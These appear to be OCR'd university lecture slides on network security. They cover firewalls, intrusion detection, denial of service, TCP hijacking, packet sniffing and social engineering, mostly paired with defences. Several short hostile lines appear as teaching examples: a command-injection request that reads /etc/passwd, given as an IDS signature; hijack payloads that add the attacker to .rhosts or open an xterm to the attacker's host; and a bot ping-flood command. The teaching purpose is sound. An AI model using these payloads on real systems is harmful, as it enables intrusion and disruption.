Network Security

A Brief History of the World

Overview

- What is security?
- Why do we need security?
- Who is vulnerable?
- Common security attacks and countermeasures
  - Firewalls & Intrusion Detection Systems
  - Denial of Service Attacks
  - TCP Attacks
  - Packet Sniffing
  - Social Problems

What is “Security”

- Dictionary.com says:
  - 1. Freedom from risk or danger; safety.
  - 2. Freedom from doubt, anxiety, or fear; confidence.
  - 3. Something that gives or assures safety, as:
    - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
    - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
    - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

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Why do we need security?

- Protect vital information while still allowing access to those who need it
  - Trade secrets, medical records, etc.
- Provide authentication and access control for resources
  - Ex: AFS
- Guarantee availability of resources
  - Ex: 5 9's (99.999% reliability)

Who is vulnerable?

- Financial institutions and banks
- Internet service providers
- Pharmaceutical companies
- Government and defense agencies
- Contractors to various government agencies
- Multinational corporations
- **ANYONE ON THE NETWORK**

Common security attacks and their countermeasures

- Finding a way into the network
  - Firewalls
- Exploiting software bugs, buffer overflows
  - Intrusion Detection Systems
- Denial of Service
  - Ingress filtering, IDS
- TCP hijacking
  - IPSec
- Packet sniffing
  - Encryption (SSH, SSL, HTTPS)
- Social problems
  - Education


Firewalls

- Basic problem – many network applications and protocols have security problems that are fixed over time
  - Difficult for users to keep up with changes and keep host secure
  - Solution
    - Administrators limit access to end hosts by using a firewall
    - Firewall is kept up-to-date by administrators

Firewalls

- A firewall is like a castle with a drawbridge
  - Only one point of access into the network
  - This can be good or bad
- Can be hardware or software
  - Ex. Some routers come with firewall functionality
  - ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

Firewalls


Internet
DMZ
Web server, email server, web proxy, etc
Firewall
Firewall
Intranet

Firewalls

- Used to filter packets based on a combination of features
  - These are called packet filtering firewalls
    - There are other types too, but they will not be discussed
  - Ex. Drop packets with destination port of 23 (Telnet)
  - Can use any combination of IP/UDP/TCP header information
  - `man ipfw` on unix47 for much more detail
- But why don't we just turn Telnet off?

Firewalls

- Here is what a computer with a default Windows XP install looks like:
  - `135/tcp open loc-srv`
  - `139/tcp open netbios-ssn`
  - `445/tcp open microsoft-ds`
  - `1025/tcp open NFS-or-IIS`
  - `3389/tcp open ms-term-serv`
  - `5000/tcp open UPnP`
- Might need some of these services, or might not be able to control all the machines on the network

Firewalls

- What does a firewall rule look like?
  - Depends on the firewall used
- Example: ipfw
  - `/sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet`
- Other examples: WinXP & Mac OS X have built in and third party firewalls
  - Different graphical user interfaces
  - Varying amounts of complexity and power

Intrusion Detection

- Used to monitor for “suspicious activity” on a network
  - Can protect against known software exploits, like buffer overflows
- Open Source IDS: Snort, www.snort.org

Intrusion Detection

- Uses “intrusion signatures”
  - Well known patterns of behavior
    - Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
- Example
  - IRIX vulnerability in `webdist.cgi`
  - Can make a rule to drop packets containing the line
    - `“/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”`
- However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring

Minor Detour…

- Say we got the /etc/passwd file from the IRIX server
- What can we do with it?

Dictionary Attack

- We can run a dictionary attack on the passwords
  - The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash)
  - Can take a dictionary of words, crypt() them all, and compare with the hashed passwords
- This is why your passwords should be meaningless random junk!
  - For example, “sdfo839f” is a good password
    - That is not my andrew password
    - Please don’t try it either

Denial of Service

- Purpose: Make a network service unusable, usually by overloading the server or network
- Many different kinds of DoS attacks
  - SYN flooding
  - SMURF
  - Distributed attacks
  - Mini Case Study: Code-Red

Denial of Service

- SYN flooding attack
- Send SYN packets with bogus source address
  - Why?
- Server responds with SYN ACK and keeps state about TCP half-open connection
  - Eventually, server memory is exhausted with this state
- Solution: use “SYN cookies”
  - In response to a SYN, create a special “cookie” for the connection, and forget everything else
  - Then, can recreate the forgotten information when the ACK comes in from a legitimate connection

Denial of Service


Denial of Service

- SMURF
  - Source IP address of a broadcast ping is forged
  - Large number of machines respond back to victim, overloading it

Denial of Service

ICMP echo (spoofed source address of victim)
Sent to IP broadcast address

ICMP echo reply



Denial of Service

- Distributed Denial of Service
  - Same techniques as regular DoS, but on a much larger scale
  - Example: Sub7Server Trojan and IRC bots
    - Infect a large number of machines with a “zombie” program
    - Zombie program logs into an IRC channel and awaits commands
    - Example:
      - Bot command: !p4 207.71.92.193
      - Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000
      - Sends 10,000 64k packets to the host (655MB!)
    - Read more at: http://grc.com/dos/grcdos.htm

Denial of Service

- Mini Case Study – CodeRed
  - July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours
  - Used a recently known buffer exploit in Microsoft IIS
  - Damages estimated in excess of $2.6 billion

Denial of Service

- Why is this under the Denial of Service category?
  - CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month!
  - Spent the rest of its time infecting other hosts

Denial of Service

- How can we protect ourselves?
  - Ingress filtering
    - If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
    - RFC 2267 has more information about this
  - Stay on top of CERT advisories and the latest security patches
    - A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!

TCP Attacks

- Recall how IP works…
  - End hosts create IP packets and routers process them purely based on destination address alone
- Problem: End hosts may lie about other fields which do not affect delivery
  - Source address – host may trick destination into believing that the packet is from a trusted source
    - Especially applications which use IP addresses as a simple authentication method
    - Solution – use better authentication methods

TCP Attacks

- TCP connections have associated state
  - Starting sequence numbers, port numbers
- Problem – what if an attacker learns these values?
  - Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
  - Sequence numbers are sometimes chosen in very predictable ways

TCP Attacks

- If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked**!
- Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
  - Ex. Instead of downloading and running new program, you download a virus and execute it

TCP Attacks


- Say hello to Alice, Bob and Mr. Big Ears

TCP Attacks

- Alice and Bob have an established TCP connection


TCP Attacks

- Mr. Big Ears lies on the path between Alice and Bob on the network
  - He can intercept all of their packets




TCP Attacks

- First, Mr. Big Ears must drop all of Alice's packets since they must not be delivered to Bob (why?)



TCP Attacks

- Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network)



TCP Attacks

- What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
  - Can just DoS Alice instead of dropping her packets
  - Can just send guesses of what the ISN is until it is accepted
- How do you know when the ISN is accepted?
  - Mitnick: payload is “add self to .rhosts”
  - Or, “xterm -display MrBigEars:0”

TCP Attacks

- Why are these types of TCP attacks so dangerous?

Web server

Malicious user

Trusting web client

TCP Attacks

- How do we prevent this?
- IPSec
  - Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
  - Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is

Five Minute Break

- For your enjoyment, here is something completely unrelated to this lecture:

Packet Sniffing

- Recall how Ethernet works …
- When someone wants to send a packet to some else …
- They put the bits on the wire with the destination MAC address …
- And remember that other hosts are listening on the wire to detect for collisions …
- It couldn’t get any easier to figure out what data is being transmitted over the network!

Packet Sniffing

- This works for wireless too!
- In fact, it works for any broadcast-based medium

Packet Sniffing

- What kinds of data can we get?
- Asked another way, what kind of information would be most useful to a malicious user?
- Answer: Anything in plain text
  - Passwords are the most popular

Packet Sniffing

- How can we protect ourselves?
- SSH, not Telnet
  - Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!)
  - Now that I have told you this, please do not exploit this information
  - Packet sniffing is, by the way, prohibited by Computing Services
- HTTP over SSL
  - Especially when making purchases with credit cards!
- SFTP, not FTP
  - Unless you ***really*** don't care about the password or data
  - Can also use KerbFTP (download from MyAndrew)
- IPSec
  - Provides network-layer confidentiality

Social Problems

- People can be just as dangerous as unprotected computer systems
  - People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
  - Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained
    - Think government here…

Social Problems

- Fun Example 1:
  - "Hi, I'm your AT&T rep, I'm stuck on a pole. I need you to punch a bunch of buttons for me"

Social Problems

- Fun Example 2:
  - Someone calls you in the middle of the night
    - “Have you been calling Egypt for the last six hours?”
    - “No”
    - “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about $2000 worth of charges on your card and … read off your AT&T card number and PIN and then I’ll get rid of the charge for you”

Social Problems

- Fun Example 3:
  - Who saw Office Space?
  - In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems
  - They did this from **inside** the company, where they had **full access** to the companies systems
    - What security techniques can we use to prevent this type of access?

Social Problems

- There aren't always solutions to all of these problems
  - Humans will continue to be tricked into giving out information they shouldn't
  - Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
- So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information
  - But, this solution is still not perfect

Conclusions

- The Internet works only because we implicitly trust one another
- It is very easy to exploit this trust
- The same holds true for software
- It is important to stay on top of the latest CERT security advisories to know how to patch any security holes

Security related URLs

- http://www.robertgraham.com/pubs/network-intrusion-detection.html
- http://online.securityfocus.com/infocus/1527
- http://www.snort.org/
- http://www.cert.org/
- http://www.nmap.org/
- http://grc.com/dos/grcdos.htm
- http://lcamtuf.coredump.cx/newtcp/